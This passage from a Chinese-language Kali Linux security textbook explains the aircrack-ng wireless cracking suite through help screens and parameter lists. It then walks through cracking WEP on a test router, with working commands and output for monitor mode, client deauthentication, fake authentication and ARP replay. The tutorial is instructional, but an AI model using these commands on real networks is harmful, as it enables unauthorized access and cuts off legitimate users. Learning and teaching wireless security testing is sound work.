        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 06 使用iwconfig命令，来只显示无线网卡信息，下图为执行效果。


```
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:"TPGuest_6073"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 86:83:CD:33:60:73
          Bit Rate=1 Mb/s   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-17 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:25  Invalid misc:0   Missed beacon:0

eth0      no wireless extensions.
```



8.1.2 配置网卡进入混杂模式



配置无线网卡进入混杂模式之后，才可以抓取802.11无线通信协议，配置网卡进入混杂模式的操作步骤如下：

Step 01 使用iw dev wlan0 interface add wlan0mon type monitor命令可以将一个网卡植入混杂模式，如下图所示。其中dev后面跟的是具体无线网卡的名称，新增加的网卡名称必须是wlan+一个数字+mon形式。

```
root@kali:~# iw dev wlan0 interface add wlan0mon type monitor
```

Step 02 设置完成后，运行iwconfig命令，查看无线网卡信息，如下图所示。其中会多出一个wlan0mon无线网卡，并且模式是monitor（混杂模式）。

```
root@kali:~# iw dev wlan0 interface add wlan0mon type monitor
root@kali:~# iwconfig
lo        no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off

wlan0     IEEE 802.11  ESSID:"TPGuest_6073"
          Mode:Managed  Frequency:2.437 GHz  Access Point: 86:83:CD:33:60:73
          Bit Rate=1 Mb/s   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70  Signal level=-17 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:25  Invalid misc:0   Missed beacon:0

eth0      no wireless extensions.
```

Step 03 执行ifconfig wlan0mon up命令，将新加入的无线网卡启用，再次运行ifconfig命令，可以看到网卡列表中已经启用的wlan0mon无线网卡，如下图所示。此时使用Wireshark抓包软件便可以抓取802.11无线通信协议数据包了。

```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec E8-4E-06-28-AE-46-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000
  (UNSPEC)
        RX packets 2308  bytes 360342 (351.8 KiB)
        RX errors 0  dropped 2308  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

8.2 密码破解工具——aircrack


aircrack是目前WEP/WPA/WPA2破解领域中最热门的工具，aircrack-ng套件包含的工具能够捕捉数据包和握手包，生成通信数据，或进行暴力破解攻击以及字典攻击，该套件包含airmon-ng、aircrack-ng、aireplay-ng、airodump-ng、airbase-ng等工具。

8.2.1 airmon-ng工具

airmon-ng工具属于aircrack-ng套件中的一种，airmon-ng用来实现无线接口在managed和monitor模式之间的转换及清除干扰进程。

使用airmon-ng工具的操作步骤如下：

Step 01 运行airmon-ng命令，即可查看无线网卡的驱动芯片信息，如下图所示。



```
root@kali:~# airmon-ng

PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070
```

Step 02 运行airmon-ng --h命令，即可查看arimon-ng工具的命令格式，如下图所示。

```
root@kali:~# airmon-ng --h

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Step 03 运行airmon-ng check命令，即可查看有哪些进程会影响到aircrack-ng套件的工作，如下图所示。

```
root@kali:~# airmon-ng check

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  484 NetworkManager
  569 wpa_supplicant
 2736 dhclient
 4492 dhclient
```

提示：查询完成后，用户可以通过kill命令加进程PID号终止相关进程，但是airmon-ng工具提供了一个简便的方法，就是运行airmon-ng check kill命令，就可以将干扰进程直接中断运行。另外，为了保证抓取数据包能顺利执行，建议用户执行service network-manager stop命令，停止网络管理器的运行，因为这个服务会影响抓取数据包。

Step 04 当配置完成后，运行airmon-ng start

wlan0命令，将无线网卡植入混杂模式，如下图所示。

```
root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  569 wpa_supplicant
 2736 dhclient

PHY     Interface       Driver          Chipset

phy4    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy4]wlan0 on [phy4]wlan0mon)
                (mac80211 station mode vif disabled for [phy4]wlan0)
```

Step 05 运行ifconfig命令，可以查看网卡信息，下图为执行效果。

```
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec E8-4E-06-28-AE-46-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 8364  bytes 419016 (409.1 KiB)
        RX errors 0  dropped 8364  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

提示：通过airmon-ng工具可以快速配置网卡进入混杂模式并启动新加入的无线网卡，这个原理同手动设置是一样的。

8.2.2　airodump-ng工具

airodump-ng工具是aircrack-ng套件中用于抓取数据包的工具。使用airodump-ng工具的操作步骤如下：

Step 01 抓取网络数据包。运行airodump-ng wlan0mon命令，进入轮询模式，并抓取网络数据包。下图为抓取的信息。其中，CH代表信道，airodump-ng会从网卡最小信道到最大信道循环抓取数据包，每间隔1s更换一个信道。

```
CH  2 ][ Elapsed: 0 s ][ 2018-10-13 06:59

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:2F:D9:C3:57:9D  -58        2        0    0  13  130  WPA  CCMP   PSK  ChinaNet-DysG
70:AF:6A:09:1E:9D  -59        1        0    0  13  130  WPA2 CCMP   PSK  TP794613852
38:21:87:06:2D:AB  -44        2        0    0   7   65  WPA2 CCMP   PSK  midea_ac_0962
B4:15:13:8C:10:A2  -55        0        2    0   1  -1   OPN              <length:  0>
E4:68:A3:7D:37:92  -43        1       13    0   1  54e. OPN              CMCC-XJ

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

B4:15:13:8C:10:A2  F0:79:E8:41:80:07   -1    1e- 0      0        2
E4:68:A3:7D:37:92  1C:DD:EA:93:97:FB   -1    1e- 0      0       13
```

Step 02 抓取指定数据。运行airodump-ng -c 1 --bssid 1C:FA:68:01:2F:08 -w wep002 wlan0mon命令，该命令只抓取信道为1、BSSID的MAC地址为1C:FA:68:01:2F:08的流量包，并将抓取的数据包保存为wep002的文件。下图为运行结果。

```
CH  1 ][ Elapsed: 6 s ][ 2018-10-13 07:11

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

1C:FA:68:01:2F:08   -1   0        0       23    4   1  -1   WEP  WEP         <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB  -16    0 - 6e    29       30
```

提示：抓取数据分为两块显示，第一个BSSID代表AP端的数据，第二个BSSID代表STA端的数据，当指定信道抓取数据后会多出一个RXQ字段。

Step 03 捕获认证过程。当ariodump-ng工具捕获到STA与AP的认证过程，会多出keystream字段，该字段也被称为密钥流，便有可能计算出无线路由的认证密码，如下图所示。

```
CH  1 ][ Elapsed: 42 s ][ 2018-10-13 07:38 ][ 140 bytes keystream: 1C:FA:68:01:2F:08

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID


1C:FA:68:01:2F:08   -2  31      121       77    5   1  54e. WEP  WEP    SKA  Test-001

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB  -14    0 - 6e     6      189  Test-001
```

8.2.3　aireplay-ng工具

aireplay-ng是一个注入帧的工具，主要作用是产生数据流量。这些数据流量会被用于aircrack-ng，从而破解WEP和WPA/WPA2秘钥。aireplay-ng里包含了很多种不同的发包方式，用于获取WPA握手包，aireplay-ng当前支持的发包种类有9种，如下图所示。



```
Attack modes (numbers can still be used):

    --deauth      count : deauthenticate 1 or all stations (-0)
    --fakeauth    delay : fake authentication with AP (-1)
    --interactive       : interactive frame selection (-2)
    --arpreplay         : standard ARP-request replay (-3)
    --chopchop          : decrypt/chopchop WEP packet (-4)
    --fragment          : generates valid keystream   (-5)
    --caffe-latte       : query a client for new IVs  (-6)
    --cfrag             : fragments against a client  (-7)
    --migmode           : attacks WPA migration mode  (-8)
    --test              : tests injection and quality (-9)

    --help              : Displays this usage screen
```

下面详细介绍发包种类中各个参数的含义。

- --deauth count：解除认证。
- --fakeauth delay：伪造认证。
- --interactive：交互式注入。
- --arpreplay：ARP请求包重放。
- --chopchop：端点发包。
- --fragment：碎片交错。
- --caffe-latte：查询客户端以获取新的IVs。

- --cfrag：面向客户的碎片。
- --migmode：WPA迁移模式。
- --test：测试网卡可以发送哪种类型的数据包。

除了解除认证（-0）和伪造认证（-1）以外，其他所有发包都可以使用下面的过滤选项来限制数据包的来源。-b是最常用的一个过滤选项，它的作用是指定一个特定的接入点。下图为帮助信息。

```
Filter options:

  -b bssid  : MAC address, Access Point
  -d dmac   : MAC address, Destination
  -s smac   : MAC address, Source
  -m len    : minimum packet length
  -n len    : maximum packet length
  -u type   : frame control, type    field
  -v subt   : frame control, subtype field
  -t tods   : frame control, To      DS bit
  -f fromds : frame control, From    DS bit
  -w iswep  : frame control, WEP     bit
  -D        : disable AP detection
```

主要参数介绍如下：

- -b bssid：接入点的MAC地址。
- -d dmac：目的MAC地址。
- -s smac：源MAC地址。
- -m len：数据包最小长度。
- -n len：数据包最大长度。
- -u type：含有关键词的控制帧。
- -v subt：含有表单数据的控制帧。
- -t tods：到目的地址的控制帧。
- -f fromds：从目的地址出发的控制帧。
- -w iswep：含有WEP数据的控制帧。

当需要重放（注入）数据包时，会用到重放选项中的参数，但是并不是每一种发包都能使用所有的选项。下图为重放选项帮助信息。

```
Replay options:

  -x nbpps  : number of packets per second
  -p fctrl  : set frame control word (hex)
  -a bssid  : set Access Point MAC address
  -c dmac   : set Destination  MAC address
  -h smac   : set Source       MAC address
  -g value  : change ring buffer size (default: 8)
  -F        : choose first matching packet

  Fakeauth attack options:

  -e essid  : set target AP SSID
  -o npckts : number of packets per burst (0=auto, default: 1)
  -q sec    : seconds between keep-alives
  -Q        : send reassociation requests
  -y prga   : keystream for shared key auth
  -T n      : exit after retry fake auth request n time

  Arp Replay attack options:

  -j        : inject FromDS packets
```

主要参数介绍如下：

- -x nbpps：设置每秒发送数据包的数目。
- -p fctrl：设置控制帧中包含的信息（十六进制）。
- -a bssid：设置接入点的MAC地址。
- -c dmac：设置目的MAC地址。
- -h smac：设置源MAC地址。
- -g value：修改缓冲区的大小（默认值：8）。
- -F：选择第一次匹配的数据包。
- -e essid：虚假认证中，设置接入点名称。
- -o npckts：每次发包时包含数据包的数量。
- -q sec：设置持续活动时间。
- -y prga：包含共享秘钥的关键数据流。

aireplay-ng有两个获取数据包来源，第一个是无线网卡的实时通信流，第二个则是pcap文件。大部分商业的或开源的流量捕获与分析工具都可以识别标准的pcap文件。从pcap文件读取数据是Aireplay-ng一个经常被忽视的功能。这个功能可以从捕捉的其他会话中读取数据包。注意，有很多种发包会在发包时生成pcap文件以便重复使用。

当抓取指定AP与数据时，如果想要抓取密钥必须在AP与STA开始建立关联时开始，此时如果已经有合法关联的STA，为了避免一直等待它们重新关联，可以使用airepaly-ng -0 <发包次数> –a <AP的MAC地址> -c <STA的MAC地址> wlan0mon命令，运行效果如下图所示，将已经关联的STA与AP断开连接，正常情况下STA与AP会自动重连。

```
root@kali:~# aireplay-ng -0 4 -a 1C:FA:68:01:2F:08 -c DC:6D:CD:66:FE:CB wlan0mon
23:07:02  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 6
23:07:02  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 2|55 ACKs]
23:07:03  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|56 ACKs]
23:07:04  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|52 ACKs]
23:07:04  Sending 64 directed DeAuth (code 7). STMAC: [DC:6D:CD:66:FE:CB] [ 0|58 ACKs]
```

其中-0后面的参数为发包次数，如果指

定为0表示不停地发送。-c后面的参数为需要解除关联的客户端MAC地址，如果不指定将会以广播的形式发送，解除所有与AP关联的客户端。

使用抓取到的密钥流进行关联，可以使用aireplay-ng -1 <间隔时间> -e <ESSID> -y <密钥流文件> -a <AP-MAC地址> -h <需要关联的客户端MAC地址>命令，执行后如下图所示。

```
root@kali:~# aireplay-ng -1 60 -e Test-001 -y wep-01-1C-FA-68-01-2F-08.xor -a 1C:FA:68:
01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:35:31  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1

04:35:31  Sending Authentication Request (Shared Key) [ACK]
04:35:31  Authentication 1/2 successful
04:35:31  Sending encrypted challenge. [ACK]
04:35:31  Authentication 2/2 successful
04:35:31  Sending Association Request [ACK]
04:35:31  Association successful :-) (AID: 1)
```

当无线路由使用WEP进行加密时，破解密码需要抓取大量的IV值，可以采用抓取一段合法ARP数据包，然后使用areplay-ng工具发送大量的ARP数据包，这种方式叫重放，也就是合理数据重复发送使得AP大量回应ARP，在回应ARP数据包中包含IV。这种方式前提是必须先建立关联，通过重放便可以收集IV值。当收集到足够数量的IV时，无论多复杂的密码都可以被计算出来。执行aireplay-ng -3 -b <AP-MAC地址> -h <本机MAC地址> wlan0mon命令便可以开始重放，如下图所示。

```
root@kali:~# aireplay-ng -3 -b 1C:FA:68:01:2F:08 -h E8-4E-06-28-AE-46 wlan0mon
04:39:49  Waiting for beacon frame (BSSID: 1C:FA:68:01:2F:08) on channel 1
Saving ARP requests in replay_arp-1018-043949.cap
You should also start airodump-ng to capture replies.
Read 1404 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
```

8.2.4 aircrack-ng工具

aircrack-ng是一个802.11的WEP和WPA/WPA2-PSK破解程序工具。一旦使用airodump-ng抓取足够多的加密数据包以后，aircrack-ng可以用来破解WEP密钥。

aircrack-ng破解WEP密钥有3种方法，分别是：PTW方法、FMS/KoreK方法和词典比对方法。

（1）PTW（Pyshkin，Tews，Weinmann）方法。是破解 WEP 密钥的默认方式，由两个阶段组成。第一个阶段是 aircrack-ng 只使用 ARP 包，如果找不到密钥，再尝试捕捉到的其他数据包。要知道，并不是所有的数据包都可以用来进行 PTW 破解。目前 PTW 方法只能破解 40 位和 104 位的 WEP 密钥。PTW 方法的优点是，只须很少的数据包就可以破解 WEP 密钥。

（2）FMS/KoreK 方法。包含了很多统计攻击方式，并且结合了暴力破解方式。

（3）词典比对方法。而对于 WPA/WPA2-PSK 共享密钥，只有词典比对这一种方法。SEE2 则可以极大地加速这个漫长的比对过程。破解 WPA/WPA2-PSK 时，需要一个四次握手包作为输入。对于 WPA 来说，需要 4 个包才能完成一次完整的握手，然而 aircrack-ng 只要其中的两个就能够开始工作了。

使用aircrack-ng命令查看其帮助信息。下图为执行效果。

```
Aircrack-ng 1.4  - (C) 2006-2018 Thomas d'Otreppe
https://www.aircrack-ng.org

usage: aircrack-ng [options] <input file(s)>

Common options:

    -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
    -e <essid> : target selection: network identifier
    -b <bssid> : target selection: access point's MAC
    -p <nbcpu> : # of CPU to use  (default: all CPUs)
    -q         : enable quiet mode (no status output)
    -C <macs>  : merge the given APs to a virtual one
    -l <file>  : write key to file. Overwrites file.
```

主要参数介绍如下：

- -a <amode>：强力攻击模式（1/WEP, 2/WPA-PSK）。
- -e <essid>：目标选择：网络标识符。
- -b <bssid>：目标选择：接入点的MAC。
- -p <nbcpu>：使用的CPU（默认：所有CPU）。
- -q：启用静音模式（无状态输出）。
- -C <macs>：将给定的AP合并到一个虚拟的AP。
- -l <file>：写入文件密钥。

下图为WEP设置相关的选项。

```
Static WEP cracking options:

    -c          : search alpha-numeric characters only
    -t          : search binary coded decimal chr only
    -h          : search the numeric key for Fritz!BOX
    -d <mask>   : use masking of the key (A1:XX:CF:YY)
    -m <maddr>  : MAC address to filter usable packets
    -n <nbits>  : WEP key length :  64/128/152/256/512
    -i <index>  : WEP key index (1 to 4), default: any
    -f <fudge>  : bruteforce fudge factor,  default: 2
    -k <korek>  : disable one attack method  (1 to 17)
    -x or -x0   : disable bruteforce for last keybytes
    -x1         : last keybyte bruteforcing  (default)
    -x2         : enable last  2 keybytes bruteforcing
    -X          : disable  bruteforce   multithreading
    -y          : experimental  single bruteforce mode
    -K          : use only old KoreK attacks (pre-PTW)
    -s          : show the key in ASCII while cracking
    -M <num>    : specify maximum number of IVs to use
    -D          : WEP decloak, skips broken keystreams
    -P <num>    : PTW debug:  1: disable Klein, 2: PTW
    -1          : run only 1 try to crack key with PTW
    -V          : run in visual inspection mode
```

主要参数介绍如下：

- -c：只搜索字母数字字符。
- -t：只搜索二进制编码的十进制字符。
- -h：搜索弗里茨的数字键。
- -d <mask>：使用密钥过滤（A1:XX:CF:YY）。
- -m <maddr>：MAC地址用以过滤掉无用数据包。
- -n<nbits>：WEP密钥长度：64/128/152/256/512
- - i <index>：WEP密钥索引（1～4），默认值：任何。
- -f <fudge>：穷举猜测因子，默认值：2。
- -k <korek>：禁用一个攻击方法（1～17）。
- -x or -x0：最后一个密钥字节进行穷举（默认）。
- -x1：取消最后一个密钥字节的穷举（默认）。
- -x2：设置最后两个密钥字节进行穷举。
- -X：禁用多线程穷举。
- -y：实验性的单一穷举模式。
- -K：只使用旧的KoreK攻击（pre-PTW）。



- -s：破解时显示密钥的ASCII 值。
- -M <num>：指定最大使用的IVs（初始向量）。
- -D：WEP伪装，跳过坏掉的密钥流。
- -P <num>：PTW排错:1:取消Klein（方式），2:PTW
- -l：只运行一次尝试用PTW破解密钥。
- -V：在目视检查模式下运行。

下图为WEP和WPA-PSK破解选项。

```
WEP and WPA-PSK cracking options:

    -w <words> : path to wordlist(s) filename(s)
    -N <file>  : path to new session filename
    -R <file>  : path to existing session filename
```

主要参数介绍如下：

- -w <words>：路径表（s）的文件名（s）。
- -N <file>：新会话文件名的路径。
- -R <file>：现有会话文件名的路径。

下图为WPA-PSK的一些选项。

```
WPA-PSK options:

    -E <file>   : create EWSA Project file v3
    -j <file>   : create Hashcat v3.6+ file (HCCAPX)
    -J <file>   : create Hashcat file (HCCAP)
    -S          : WPA cracking speed test
    -Z <sec>    : WPA cracking speed test length of
                  execution.
    -r <DB>     : path to airolib-ng database
                  (Cannot be used with -w)
```

主要参数介绍如下：

- -E <file>：创建项目文件EWSA v3。
- -J <file>：创建Hashcat捕获文件。
- -S：WPA破解速度测试。

8.2.5 airbase－ng工具

airbase-ng作为多目标的工具，通常将自己伪装成AP攻击客户端。该工具的功能丰富多样，常用的功能特性如下：

- 实施caffe-latte WEP攻击。
- 实施hirte WEP客户端攻击。
- 抓取WPA/WPA2认证中的handshake数据包。

- 伪装成AD-Hoc AP。
- 完全伪装成一个合法的AP。
- 通过SSID或者和客户端MAC地址进行过滤。
- 操作数据包并且重新发送。
- 加密发送的数据包以及解密抓取的数据包。

该工具的主要目的是让客户端连接上伪装的AP，而不是阻止它连接真实的AP，当airbase-ng运行时会创建一个tap接口，这个接口可以用来接收解密或者发送的加密数据包。

一个真实的客户端会发送probe request，在网络中，这个数据帧对于绑定客户端到伪装AP上具有重要的意义。在这种情况下伪装的AP会回应任何的probe request。建议最好使用过滤以防止附近所有的AP都会被影响

下图为airbase-ng工具的命令格式及参数说明。

```
usage: airbase-ng <options> <replay interface>

Options:

    -a bssid         : set Access Point MAC address
    -i iface         : capture packets from this interface
    -w WEP key       : use this WEP key to en-/decrypt packets
    -h MAC           : source mac for MITM mode
    -f disallow      : disallow specified client MACs (default: allow)
    -W 0|1           : [don't] set WEP flag in beacons 0|1 (default: auto)
    -q               : quiet (do not print statistics)
    -v               : verbose (print more messages)
    -A               : Ad-Hoc Mode (allows other clients to peer)
    -Y in|out|both   : external packet processing
    -c channel       : sets the channel the AP is running on
    -X               : hidden ESSID
    -s               : force shared key authentication (default: auto)
    -S               : set shared key challenge length (default: 128)
    -L               : Caffe-Latte WEP attack (use if driver can't send frags)
    -N               : cfrag WEP attack (recommended)
    -x nbpps         : number of packets per second (default: 100)
    -y               : disables responses to broadcast probes
    -0               : set all WPA,WEP,open tags. can't be used with -z & -Z
    -z type          : sets WPA1 tags. 1=WEP40 2=TKIP 3=WRAP 4=CCMP 5=WEP104
    -Z type          : same as -z, but for WPA2
    -V type          : fake EAPOL 1=MD5 2=SHA1 3=auto
    -F prefix        : write all sent and received frames into pcap file
    -P               : respond to all probes, even when specifying ESSIDs
    -I interval      : sets the beacon interval value in ms
    -C seconds       : enables beaconing of probed ESSID values (requires -P)
    -n hex           : User specified ANonce when doing the 4-way handshake
```

主要参数介绍如下：

- -a：设置软AP的ssid。
- -i：接口，从该接口抓取数据包。
- -w：使用WEP key加密/解密数据包。
- -h MAC：源MAC地址（在中间人攻击时的MAC地址）。
- -f disallow：不容许某个客户端的MAC地址（默认为容许）。
- -W 0|1：不设置WEP标志在beacon（默认容许）。
- -q：退出。
- -v（--verbose）：显示进度信息。
- -A：ad-hoc对等模式。
- -Y in|out|both：数据包处理。
- -c：信道。
- -X：隐藏ESSID。
- -s：强制的将认证方式设为共享密钥认证。
- -S：设置共享密钥的长度，默认为128bit。
- -L：caffe-Latte攻击。
- -N：hirte攻击，产生ARP request against WEP客户端。
- -x nbbps：每秒的数据包。
- -y：不回应广播的probes request（只回应携带SSID的单播probe request）。
- -z：设置WPA1的标记，1为WEP40，2为TKIP，3为WRAP，4为CCMP，5为WEP104（即不同的认证方式）。
- -Z：和-z作用一样，只是针对WPA2。
- -V：欺骗EAPOL，1为MD5，2为SHA1，3为自动。
- -F xxx：将所有收到的数据帧放到文件中，文件的前缀为xxx。
- -P：回应所有的probes request，包括特殊的ESSID。
- -I：设置beacon数据帧的发送间隔，单位ms。
- -C：开启对ESSID的beacon。

下图为Airbase-ng工具的文件选项说明。

```
Filter options:
    --bssid MAC         : BSSID to filter/use
    --bssids file       : read a list of BSSIDs out of that file
    --client MAC        : MAC of client to filter
    --clients file      : read a list of MACs out of that file
    --essid ESSID       : specify a single ESSID (default: default)
    --essids file       : read a list of ESSIDs out of that file

    --help              : Displays this usage screen
```

主要参数介绍如下：

- --bssid MAC|：根据AP的MAC来过滤。
- --bssids file：根据文件中的BSSID来过滤。
- --client MAC：让制定MAC地址的客户端连接。
- --clients file：让文件中的MAC地址的客户端可以连接上。
- --essid ESSID：创建一个特殊的ESSID。
- --essids file：根据一个文件中的ESSID来过滤。

8.3 使用工具破解无线路由器密码

无线路由器密码的安全强度是进入无线网络的关键，要想从无线路由器进入内网，就必须知道无线路由器的密码，使用一些破解工具可以破解出无线路由器的密码。

8.3.1 使用aircrack-ng破解WEP密码


使用aircrack-ng工具可以破解WEP加密方式的无线路由密码。破解之前，首先登录无线路由器，在“无线设置”中将“无线安全设置”设置成WEP加密，如下图所示。修改加密方式后需重启路由器才能生效。

◉ WEP

认证类型：		共享密钥 ▼	
WEP密钥格式：		ASCII码 ▼	
密钥选择		WEP密钥	密钥类型
密钥 1：	◉	1234567890123	128位 ▼
密钥 2：	○		禁用 ▼
密钥 3：	○		禁用 ▼
密钥 4：	○		禁用 ▼

破解WEP密码的具体操作步骤如下：

Step 01 执行airmon-ng strat wlan0命令，启动网卡并进入monitor模式，下图为执行效果。




```
root@kali:~# airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy1    wlan0           rt2800usb       Ralink Technology, Corp. RT2870/RT3070

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

Step 02 执行airodump-ng -c <信道> --bssid <AP-MAC地址> -w <保存文件名> wlan0mon命令，启动数据抓包功能，并保存抓取后的文件，如下图所示。



```
 CH  1 ][ Elapsed: 6 s ][ 2018-10-18 04:08

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 1C:FA:68:01:2F:08   -8  48       25        3    0   1  54e. WEP  WEP         Test-001

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 1C:FA:68:01:2F:08  DC:6D:CD:66:FE:CB  -12    0 - 6e     0       7
```

Step 03 如果AP与STA有关联，可以使用arieplay-ng -0 1 -a <AP-MAC地址> -c <已连接STA-MAC地址> wlan0mon命令，执行该命令后，会解除AP与STA的关联，如下图所示。

```
